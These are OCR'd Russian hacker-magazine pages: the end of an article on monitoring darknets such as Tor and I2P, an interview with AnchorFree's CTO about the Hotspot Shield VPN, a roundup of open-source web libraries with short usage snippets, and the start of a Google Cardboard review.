ленивые. Зачем уходить в даркнет, если достаточно ограничить доступ к контенту стандартными средствами веб-движков? Или ввести членский взнос за участие в форуме? Уязвимости нулевого дня уже трудно найти не только в даркнете, но и на закрытых площадках в традиционном вебе. Эксплойтостроители теперь работают в командах и напрямую с конкретными заказчиками, так что им теперь вряд ли нужны форумы и уж тем более даркнеты».

Процесс «гугления» внутри торовских onion-ресурсов дал несколько ссылок на продавцов банковского трояна ZeuS, однако все эти ссылки находились внутри крупного маркета, который, наряду с троянцем, продает наркотики и тому подобный стафф.




WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



Пример закрытой площадки



Услуги разработчиков веб-приложений для даркнета

Не Tor'ом единым

Технологическая суть даркнета сводится к организации дополнительного сетевого уровня, который работает поверх IP-протокола. Все это дает возможность осуществлять анонимную передачу данных (Tor) и в ряде случаев анонимно размещать свое веб-приложение (I2P).

Стоит отметить, что Tor больше ориентирован на сохранение анонимности участника информационного обмена, в то время как I2P и Freenet больше подходят для реализации анонимного хостинга. «Диггерам» контента в даркнетах нельзя оставлять без внимания I2P и небольшую анонимную пиринговую сеть Freenet, ведь это настоящий «тихий омут».

I2P

После установки Java-клиента I2P на странице 127.0.0.1:7658 появляется «заглушка» для локального сайта. Для того чтобы данный сайт стал виден всем участникам этого даркнета, нужно настроить туннель. Для адресации внутри сети используются идентификаторы, представляющие собой Base64-строки. Для сопоставления трудночитаемого идентификатора с уникальным именем нашего проекта (например, project.i2p) необходимо зарегистрировать для данного идентификатора доменное имя. Пусть тебя не смущает отсутствие системы доменных имен — ее попросту нет, так как она сама по себе была бы «узким горлышком» в работе сети, то есть создавала бы угрозу для сохраненности передаваемой информации.

DNS здесь реализован в виде распределенной системы хранения хеш-таблиц. После того как будет создан уникальный адрес (в его уникальности позволяет убедиться внутренний сервис), можно активировать проект. Информация о проекте должна быть внесена в распределенные адресные хранилища, после чего она распространится между всеми пользователями сети. Именно данный факт упрощает сбор информации о внутренних ресурсах.

Выход на свет

Не принимай близко к сердцу утверждения об абсолютной анонимности в даркнете: все больше исследований доказывают, что анонимность в Tor и ему подобных сетях — это просто альтернатива другим средствам уберечься от внимания «соседа». Даркнет в настоящее время лишь надежда для анархистов (и желающих увеличить свой «девайс»), рынок для наркоманов и поле для исследований.

С помощью пассивной системы мониторинга мы смогли определить целевую аудиторию даркнета, немного покопались в актуальном контенте и нашли отправную точку для активной системы мониторинга, которая, в свою очередь, имеет шансы твердо ответить на вопрос, существует ли анонимность в даркнете. ⌶

Нельзя не отметить, что Tor больше ориентирован на сохранение анонимности участника информационного обмена, в то время как I2P и Freenet больше подходят для реализации анонимного хостинга

БЛАГОДАРНОСТЬ

Спасибо Амирану Гебенову за помощь в конфигурировании и администрировании описанной системы мониторинга.

ЗАЩИТА В ГОРЯЧИХ ТОЧКАХ

ЕВГЕНИЙ МАЛОБРОДСКИЙ COFOUNDER, CTO ANCHORFREE



Hotspot Shield — сервис, хорошо известный всем, кому постоянно нужен VPN для работы в публичных и плохо защищенных сетях. Широкая общественность заинтересовалась продуктом после событий «арабской весны», когда стало известно, что с его помощью жителям Египта, Туниса и Ливии удавалось обходить госцензуру интернета. Когда-то такие сервисы были нужны довольно узкой категории особо сознательных юзеров, но сегодня различные туннели и анонимайзеры все плотнее переходят в категорию «маст хэва», пользу от которого почти никому не нужно объяснять.

ФАКТЫ

· ПОСЕЩАЛ UNIVERSITY OF SAN FRANCISCO

· РОДИЛСЯ В ЛИТВЕ

· С 13 ЛЕТ ЖИВЕТ В США

КОМУ И ЗАЧЕМ НУЖЕН HOTSPOT SHIELD

Сразу ли пришло понимание, у кого будет пользоваться спросом такой продукт?
Знаешь, сперва этого понимания не было. Мы начинали в конце 2006 года, до всех этих переворотов на Востоке, и тогда, конечно, такого бурного интереса не возникало. Но вскоре после этого все поменялось.

Когда мы только выпустили Hotspot Shield на рынок, один из наших маркетологов просто дал рекламу за 200 баксов на одном форуме на Ближнем Востоке. Количество пользователей начало увеличиваться в два-три раза каждые последующие сутки. Нам пришлось срочно добавлять новые серверы — а тогда у нас даже своего дата-центра не было и, можно сказать, был всего один IT-шник.

85

ЧЕЛОВЕК РАБОТАЕТ В КОМАНДЕ ANCHORFREE

Как появилась идея искать пользователей именно на Востоке?
Просто он обнаружил, что у нас есть 100 или 200 пользователей первой стадии оттуда. Поискал самые популярные веб-сайты в этом регионе, нашел этот форум и написал владельцу: давай я куплю у тебя рекламу, сколько это будет стоить? Тот ответил, что 200 долларов в месяц. И на этом форуме появился наш баннер.

Когда я был в Китае, обнаружил, что там довольно много всего заблокировано. Вы не сталкивались с тем, что сам Hotspot Shield пытаются блокировать? Как это делают?
Конечно, нас пытаются блокировать во многих странах, потому что мы довольно известны на рынке. На данный момент мы самые большие в этом бизнесе, ближайший конкурент в десять раз меньше нас. Вопросы с блокировкой у нас решают специальные люди, целая команда специалистов.

Технически в основном блокируют наши IP-адреса. Происходит это на Среднем Востоке, в Азии, словом, в тех местах, где государство больше всего прессует народ. Боремся мы с этим по-разному, и это очень важная задача. Дело в том, что миссия нашей компании — предоставлять людям интернет без цензуры, в то же время защищая их privacy & security. Миссия непростая. Но именно поэтому мы хотим предоставлять наш сервис даже в тех странах, где люди не имеют возможности платить за него.

Нас пытаются блокировать во многих странах, потому что мы довольно известны на рынке. На данный момент мы самые большие в этом бизнесе, ближайший конкурент в десять раз меньше нас. Вопросы с блокировкой у нас решают специальные люди, целая команда специалистов

Ты говоришь о privacy & security. Наверное, вся эта шумиха вокруг Сноудена, все эти разоблачения о тотальной слежке за пользователями еще подхлестнули интерес к вам?
Да, люди действительно стали лучше понимать, что такое privacy. Но нашим партнерам стало сложнее с нами работать. Многие партнеры находятся вне Америки, и, когда мы беседуем с ними, они говорят: «О, вы же в Америке, у вас там АНБ и все такое». Так что с иностранными партнерами стало труднее, но все равно договариваемся.

В связи с этим вас наверняка спрашивают, выдаете ли вы данные о пользователях?
Нет, мы не выдаем данных о пользователях. Более того, мы не собираем и не обрабатываем их — это такая защита от самих себя. Потому что когда к нам приходят и говорят «давайте данные», у нас их просто нет. Так что каждый раз, когда мы получаем постановление суда вида «выдать информацию о таком-то IP-адресе за такое-то время», мы даем очень простой ответ — извините, такой информации у нас нет, мы ее вообще не собираем.

Законы США не регламентируют то, что вы должны хранить?
Если ты не телеком, закон не регламентирует, что ты должен хранить данные. Телекомы по закону должны собирать информацию. Так практически во всех странах.

Это хорошо, на самом деле. Но ведь есть риск, что власти примут другой закон.
На нынешний момент, учитывая все эти скандалы и разоблачения, в Штатах это практически невозможно.

ОТ WI-FI-ТОЧЕК К VPN

С чего все началось? Откуда взялась идея сделать VPN, который используют не только единицы или корпоративный сектор, но доступный для всех?

Наша компания зародилась в 2005 году. Сначала мы с моим партнером Дэвидом основали фирму по продаже IT-оборудования, которое скупали у выходящих из бизнеса доткомовских компаний и продавали тем, кто только вступает в бизнес. К примеру, серверы, роутеры, свитчи, компьютеры, ноутбуки. Все, что связано с IT.

Когда мы начинали, Wi-Fi был еще не очень распространен, это были 2002–2003 годы. Поэтому мы нередко ходили и искали место, где можно было бы сесть и поработать, так как начинали, в общем-то, из гаража. Так что частенько приходилось работать в кафе. На этом фоне возникла мысль, что после того, как мы раскрутим бизнес с оборудованием, нужно создать что-то связанное с беспроводными точками доступа.

В 2005 году появилась идея построить сеть из бесплатных хотспотов и зарабатывать на показе рекламы — сейчас эта компания называется AnchorFree. Мы наняли первого инженера, это был Дима Гаврилов, который даже оставил учебу, чтобы работать с нами. Так мы создали софт, который на сетевом уровне вставлял рекламу в трафик. То есть трафик проходил через серверы и туда вставлялась реклама.

То есть идея изначально была совсем другая?

Да, идея была совершенно другая.

Вы начинали исключительно на свои деньги?

Мы активно вкладывали в этот проект деньги, а чуть позже нашли ангелов, которые тоже вложились в разработку. Одним из ангелов был Берт Робертс — в прошлом CEO и член совета директоров компании MCI Communications (один из самых крупных телекомов в Америке, который тогда был на втором месте после AT&T).

С Робертсом у нас все вышло интересно. Один из наших ангелов позвонил ему и сказал: «Встреться с этими ребятами, они очень интересные, молодые и талантливые с грандиозной идеей». На что Робертс ответил, что он уже на пенсии, состоит в советах директоров других компаний и не уверен, что вообще хочет брать на себя еще одну. Но в итоге он все же согласился встретиться с нами. Мы с Димой полетели в Вашингтон, где был его офис, встретились. Очень приятный оказался дядечка, мы рассказали ему о нашей идее Wi-Fi со спонсированной рекламой, о том, что хотим сделать. Он тоже технический человек, построивший одну из крупнейших телеком-компаний в Америке, так что он отлично понимал возможные трудности. Но он выслушал нас, задал вопросы и ничего конкретного не ответил. Мы вышли от него в непонятках, так как никаких намеков он нам не дал.

Позже, когда мы уже вернулись в Калифорнию, он позвонил и сказал, что хочет прилететь к нам, увидеть наш офис и встретить команду. Прилетал он на своем самолете, с личным пилотом. Это было забавно. Дело в том, что тогда наш офис представлял собой… ну, это был первый наш офис — ангар, где все было сделано собственными руками, покрашенные в фиолетовый и оранжевый цвета стены и так далее. А тут приезжает такой человек, руководивший огромной компанией! А в довершение всего у одного из наших сотрудников тогда был волк. Домашний, конечно же, но не собака — настоящий волк. Иногда он просто бегал у нас по офису.

И вот приезжает Робертс к нам в офис. Встретился с нами, увидел в том числе этого волка и сказал, что ему это нравится. Нравится, что мы такие — у нас нет крутого офиса, все очень экономно и просто. Он решил, что все-таки станет нашим вкладчиком и будет с нами работать. По сей день он остается одним из самых крупных «чирлидеров» нашей компании. Он всегда готов помочь, всегда дает очень мудрые советы.

200

МИЛЛИОНОВ ЗАГРУЗОК В 190 СТРАНАХ МИРА МОЖЕТ ПОХВАСТАТЬСЯ HOTSPOT SHIELD

Когда мы задумались, какой продукт мы можем привнести на рынок, чтобы люди в тех же кафе могли скачать его и взять с собой. Один из наших продукт-менеджеров тогда предложил тему Wi-Fi-безопасности. Он просто рассказал, что недавно нашел статью о том, как можно через Wi-Fi воровать личности у людей. Мы заинтересовались

35–40

МИЛЛИОНОВ АКТИВНЫХ ПОЛЬЗОВАТЕЛЕЙ НАСЧИТЫВАЕТСЯ У HOTSPOT SHIELD В МИРЕ

Получается, вы продолжили заниматься Wi-Fi?

Да, мы раскручивали этот бизнес. Благодаря нам Сан-Франциско стал первым «беспроводным» городом в Америке. Мы создали специальную зону — три-четыре улицы, полностью покрытых Wi-Fi, где любой человек мог открыть свой лэптоп и использовать наш беспроводной интернет на всей улице. Мы даже получили за это награду от мэра (за заслуги перед городом).

Но на вложения и техническое обслуживание уходило больше, чем мы зарабатывали. Тогда мы стали отсылать роутеры в разные кафе, чтобы они тоже стали беспроводными, показывали спонсированную рекламу. Идея заключалась в том, что ты делишься рекламой, на которой зарабатываешь деньги, с хозяевами таких кафе. Тогда они тоже получают какой-то доход, хотя могли бы просто поднять в кафе свой интернет. Однако мы не подумали о том, насколько НЕтехнические люди хозяева этих кафе. Особенно если уходить из Калифорнии в другие штаты, там все еще примитивнее. В итоге наши роутеры просто пылились у них на полках, их никогда не втыкали в сеть и даже не открывали, хотя к ним прилагалась инструкция. То есть они заказывали оборудование, но технически с ним не справлялись. Мы были вынуждены договориться с компанией, которая приходила в эти кафе и инсталлировала им наши роутеры.

На пике развития сколько было таких роутеров?

Примерно две тысячи. Однако скоро мы поняли, что заработать достаточно денег на этом невозможно. Ведь мы еще должны были делиться частью прибыли с кафе. Окупаемость роутеров и их инсталляции оказалась очень долгой.

Тогда мы задумались, какой продукт мы можем привнести на рынок, чтобы люди в тех же кафе могли скачать его и взять с собой. Один из наших продукт-менеджеров тогда предложил тему Wi-Fi-безопасности. Он просто рассказал, что недавно нашел статью о том, как можно через Wi-Fi воровать личности у людей. Мы заинтересовались. Нашли человека, который помог создать первую версию продукта.

В каком году вы выпустили первую версию Hotspot Shield?

Дело было в 2007 году. Вскоре мы стали больше фокусироваться на этом продукте. Впрочем, не перестав заниматься Wi-Fi и рекламой. Если посмотреть назад, думаю, нам стоило прекратить тот проект раньше, чем в 2008 году. Причин для остановки Wi-Fi-бизнеса было две. Первая: это не приносило денег. Вторая: 2008 год был очень тяжелым экономически. Это вообще был самый трудный год в нашей жизни.

У вас с самого начала была версия Hotspot Shield с рекламой и платная, без рекламы?

Нет, платная версия появилась пару лет назад. Тогда же мы, по сути, просто интегрировали ту нашу разработку для рекламы, которая была в роутерах, в эту платформу. Сам продукт был бесплатным, мы не брали за него деньги.

Сколько времени прошло от старта до того этапа, когда вы начали зарабатывать?

Просто зарабатывать деньги и получать прибыль — это разные вещи. Прибыльны мы стали в начале 2009 года.

Наверное, для этого понадобилось набрать некий критический объем пользователей?

Да, точную цифру я сейчас не назову, но тогда у нас уже было больше миллиона пользователей. Тогда же мы переехали от хостера, начали открывать свои центры и самостоятельно хостить свое оборудование.

Количество нынешних активных пользователей вы разглашаете?
Их примерно 35–40 миллионов, если считать и десктопных, и мобильных.

Ты сказал, эта цифра объединяет мобильных и немобильных пользователей. Каких больше?
На сегодня примерно 50 на 50, но становится больше мобильных. Мы думаем, что к концу года мобильные пользователи будут превалировать. Количество десктоп-пользователей сейчас вообще падает во всем мире. Когда ты просто получаешь контент, то для этого планшеты гораздо удобнее. Но если делать что-то, писать, отвечать на email, работать над документами, тогда, конечно, удобнее ноутбук.

Версию для iPhone мы сделали в конце 2011 года, а для Android — в 2012 году. Больше у нас Android-пользователей, потому что, если взять весь этот рынок и сложить вместе все Android-устройства, у них более 80% рынка.



ТЕХНОЛОГИЧЕСКИЙ СТЕК

Изначально вы просто арендовали все оборудование?
Да, мы арендовали серверы, но добавлять новые нужно было настолько, что вскоре мы решили заниматься этим самостоятельно. Сначала у нас был всего один дата-центр. На сегодня у нас десять дата-центров, находящихся в Центральной Америке, на Восточном побережье, в Нью-Йорке, в Майами, Англии, Германии, Швейцарии, Японии, Амстердаме. Мы арендуем только место и электричество, все оборудование — наше. Сейчас у нас более тысячи серверов, почти все они от HP.


Так было с самого начала или постепенно что-то менялось?
С самого начала... Это, кстати, интересная история :).

Сначала мы работали на оборудовании Cisco, выкупленном у разорившихся компаний, а серверы покупали у Dell. Dell отдавал нам их в кредит, но в начале 2008 года нам сказали, что компания у нас неприбыльная, времена нынче тяжелые и кредитов нам больше не дадут вовсе. Хотя у нас была платиновая команда (это когда звонишь не на 800-номер, а напрямую своей личной команде) и все такое. Я тогда очень сильно на них разозлился, сказал, что они козлы и убивают наш бизнес. Тогда же я позвонил в Hewlett Packard, поговорил с ними. В итоге HP не только побили цены Dell, но и выдали нам кредит. После этого мы тесно работаем именно с Hewlett Packard.

Какой софт используете, какие ОС?
У нас везде стоит Linux, CentOS. Еще используем Git, Stash от Atlassian (это тоже самое, что Git, только с JIRA совмещено). Для БД используем Percona. Для веб-сервера используется Nginx. Мы даже когда-то интервьюировали Игоря Сысоева, хотели взять его на работу (это было еще до того, как появилась компания Nginx). Используем Zabbix для мониторинга. Кстати, его сделали русские ребята, и американцы о нем почти не знали, пока не пришли к нам. У нас был один специалист по Zabbix. Сначала американцы плевались — мол, ничего непонятно, строение какое-то странное и так далее. Но мы решили отправить их на тренинг Zabbix, который проводился здесь же, в Штатах, и после тренинга они признали, что все действительно сделано очень круто.

ПОРЯДКА **35%** КОМАНДЫ ГОВОРИТ НА РУССКОМ ЯЗЫКЕ

Для платных пользователей у вас еще есть защита от вирусов, это собственные технологии или партнерские?
Здесь мы используем технологии партнеров. Наши серверы совершают rsync с партнерской базой, получают обновления по угрозам. Когда трафик проходит через наши серверы, он на лету проверяется на наличие какой-либо малвари. В основном происходит проверка по доменам, потому что в основном мы смотрим на малварь, и производится domain filtering.



КОМАНДА

Если говорить о команде, сколько сейчас человек в Hotspot Shield?
У нас в компании сейчас работают 85 человек. Практически все работают в Долине, но есть пара человек из Швейцарии и один инженер на Украине. По большей части это технические люди. Я бы сказал, что соотношение сейчас такое: 85% компании — инженеры.

Компания, насколько я знаю, очень дружная?
Знаешь, в 2008 году, в тот момент, когда у нас совсем заканчивались деньги, я испугался не за себя, а за тех людей, которых взял в команду. Получалось, что я подвожу их, они вкладывали силы и время в компанию, о которой я говорил им, когда принимал на работу. Для меня это было очень тяжело морально. Мы по сей день относимся к компании и всем людям в ней как к семье. Поэтому компания у нас довольно дружная. И люди очень важны для нас.

Справляетесь? Для такого количества пользователей 85 человек не так уж и много.
Если честно, мы очень активно ищем людей, разбирающихся в Linux, которые могут писать на C и понимают сетевую часть. Мы еще ищем DevOps-народ — работать над стабильностью.


Кстати, много у вас русскоговорящих?
Примерно 35% штата. Это довольно нетипично. Так получилось, что мы многих интервьюируем здесь, в Америке, но я начал интервьюировать и русскоговорящих людей. Дело в том, что здесь крайне сложно найти совсем хардкорных IT-шников. Таких больше в России и на Украине. Так что я начал привозить народ оттуда. Но оттуда мы берем только senior, реально хороших и умных ребят.

Где вы сейчас территориально?
В городе Маунтин-Вью, здесь же находится Google. Наше здание как раз окружено Google со всех сторон. Все мы здесь и размещаемся. Я живу всего в трех милях отсюда. Дэвид живет в Сан-Франциско, в городе. Без пробок это сорок минут на машине, с пробками — часа полтора.

ЗВУКИ ИЗ ОБЛАКОВ

ПОДБОРКА ПРИЯТНЫХ ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.



Илья Пестов
@ilya_pestov




Илья Русанен
rusanen@real.xakep.ru

SweetAlert

https://github.com/t4t5/sweetalert

Название говорит само за себя. Эта небольшая библиотека позволяет с легкостью создавать простые и в то же время очень симпатичные диалоговые окна, в отличие от нативных браузерных.

```
// A basic message
swal("Here's a message!")
// A warning message, with a function
// attached to the "Confirm"-button
swal({
  title: "Are you sure?",
  text: "Your will not be able↵
         to recover this imaginary file!",
  type: "warning",
  showCancelButton: true,
  confirmButtonColor: "#DD6B55",
  confirmButtonText: "Yes, delete it!",
  closeOnConfirm: false
},
function(){
  swal("Deleted!", "Your imaginary file↵
  has been deleted.", "success");
});
```




Impulse

https://github.com/luster-io/impulse

С помощью Impulse ты сможешь создавать реалистичные анимации с очень продуманной физикой. Библиотека ориентирована в первую очередь на мобильные устройства, не имеет зависимостей и весит всего 9 Кб в минифицированном виде. На странице проекта есть несколько впечатляющих демок, которые являются реализациями популярных UX-техник на мобильных ОС.

```
var menu = Impulse($('.myMenu'));
impulse.style({
  translate: function(x, y, index)
  {return x + 'px, ' + y + 'px'},
  opacity: function(x) { return x ↵
  / 1000 },
})
```




Jsfmt

https://github.com/rdio/jsfmt

Небольшая, но полезная утилита от команды Rdio, позволяющая искать, форматировать JS-файлы и производить массовые изменения в них.

```
npm install -g jsfmt
# Заменим reduce из underscore.js↵
# на родной в source.js
jsfmt --rewrite="_.reduce(a, b, c) ->
a.reduce(b, c)" source.js
# Проделаем это снова, но с сохранением
# на диске
jsfmt --write=true --rewrite="_.↵
reduce(a, b, c) -> a.reduce(b, c)"↵
source.js
```





```
# Заменим выражение в 'source.js'↵
# и других файлах в директории node
jsfmt --rewrite="x % y -> ((x % y) + y)
% y" source.js | node
```

Hello.js


https://github.com/MrSwitch/hello.js
Hello.js — это RESTFUL API для аутентификации с различными сервисами (Google+ API, Facebook Graph, Windows Live Connect и другие) по протоколам OAuth2/OAuth1. Библиотека без труда позволяет обрабатывать профили пользователей, друзей/контакты, альбомы, фотографии.

```
hello.on('auth.login', function(auth){
// Call user information, for the given
// network
hello( auth.network ).api( '/me'↵
).then( function(r){
// Inject it into the container
var label = document.getElementById↵
    ("profile_"+ auth.network );
if(!label){
 label = document.createElement('div');
 label.id = "profile_"+auth.network;
 document.getElementById('profile').↵
 appendChild(label);
    }
label.innerHTML = '<img src="'+↵
r.thumbnail +'" /> Hey '+r.name;
    });
});
```



Piwik


https://github.com/piwik/piwik
Мощный инструмент для веб-аналитики, задача которого — стать полноценной open source альтернативой для Google Analytics. Сервис предоставляет информацию по множествам метрик: посетители, действия, источники трафика, цели. Piwik был скачан почти два миллиона раз, набрал более 2500 звезд на GitHub и используется такими организациями, как Wikimedia, Forbes, Sharp, T-mobile. Вокруг проекта сформировалось мощное комьюнити, написаны плагины практически под все популярные CMS, а также существуют мобильные версии под iOS и Android.



Ideal Image Slider

https://github.com/gilbitron/Ideal-Image-Slider
И правда, это идеальный слайдер. Он максимально прост в установке. Семантика полностью соответствует спецификации HTML5 и оптимизирована под поисковые движки. Сам слайдер адаптивный, с клавиатурным управлением, а также поддержкой стандартов Touch Events и ARIA.

```
<div id="slider">
    <img src="img/1.jpg" alt="">
    <img data-src="img/2.jpg"↵
     src="" alt="">
    <img data-src="img/3.jpg"↵
     src="" alt="">
</div>
<!-- Include slider JS file -->
<script src="ideal-image-slider.js">
</script>
<!-- Create your slider -->
<script>
 new IdealImageSlider.Slider('#slider');
</script>
```




HumHub

https://github.com/humhub/humhub
Великолепный движок для корпоративных социальных сетей, написанный на основе Yii. В каком-то смысле это даже не социальная сеть, а инструмент для построения совместной работы. В HumHub существует целый ряд плагинов: заметки, таск-менеджер, календарь, голосование, рассылки и другие. Разработчики написали даже маркетплейс. Забыл упомянуть, что весь функционал упакован в очень красивый и современный интерфейс, со всплывающими подсказками и прочими асинхронными деталями.

Cloudtunes


https://github.com/jakubroztocil/cloudtunes
Потрясающий веб-аудиоплеер, это почти iTunes, только в облаке. Cloudtunes синхронизирует музыку между Dropbox, YouTube и Last.fm, тем самым создавая унифицированный интерфейс для твоих медиафайлов. Backend и frontend представляют собой целый «джентльменский набор»: Python (Tornado, Celery, MongoDB, MongoEngine, Redis) и CoffeeScript (Backbone.js, Socket.IO, Handlebars, Compass, SoundManager) соответственно.



KaTeX

https://github.com/Khan/KaTeX
Самым популярным решением для работы с математическими формулами в вебе на текущий момент является библиотека MathJax. Но недавно разработчики из Khan Academy выложили в открытый доступ JavaScript-альтернативу. Основное ее преимущество в том, что KaTeX быстрее своего главного конкурента в десятки раз. Текущая версия значительно уступает по функционалу, но проект собрал уже 3000 старов. Работает во всех последних браузерах Chrome, Safari, Firefox, Opera и IE 8–11.

```
katex.render("c = \\pm\\sqrt↵
{a^2 + b^2}", element);
```






Bootstrap Material Design

https://github.com/FezVrasta/bootstrap-material-design
За последнее время три крупнейшие ИТ-корпорации в мире: Apple, Microsoft и Google — обзавелись четкими стилистическими руководствами для их программных продуктов. Каждый из стилей — Flat, ~~Metro~~ Modern UI и Material — обрел массу поклонников. А для самого нового направления — Google Material Design — недавно появилась тема для Bootstrap.

ДЖИНН ИЗ КОРОБКИ


Sign N Symbol Production@shutterstock.com



Евгений Зобнин
androidstreet.net

ПРОБУЕМ GOOGLE CARDBOARD В ДЕЙСТВИИ

Когда сотрудники Google только начали доставать из коробок странные картонные книжечки и раздавать их посетителям конференции Google I/O под видом очков виртуальной реальности, многие из присутствующих приняли это за дурацкую шутку. Однако Google и не собиралась шутить — они действительно сделали шлем виртуальной реальности из куска картона, и даже не ради эксперимента, а как проект, над которым теперь трудится отдельная команда разработчиков.




Только что открытый Cardboard


Готовый к использованию «шлем»



ВВЕДЕНИЕ

При первом взгляде на Cardboard на самом деле трудно удержаться от смеха. Кусок картона от коробки из-под пиццы с несколькими прорезями и линиями отрыва, пара дешевых линз, магнит, резинка, смартфон — и вуаля, вот вам полнофункциональный шлем виртуальной реальности. Нет, ребята, это работать не может, а если и может, то из рук вон плохо.

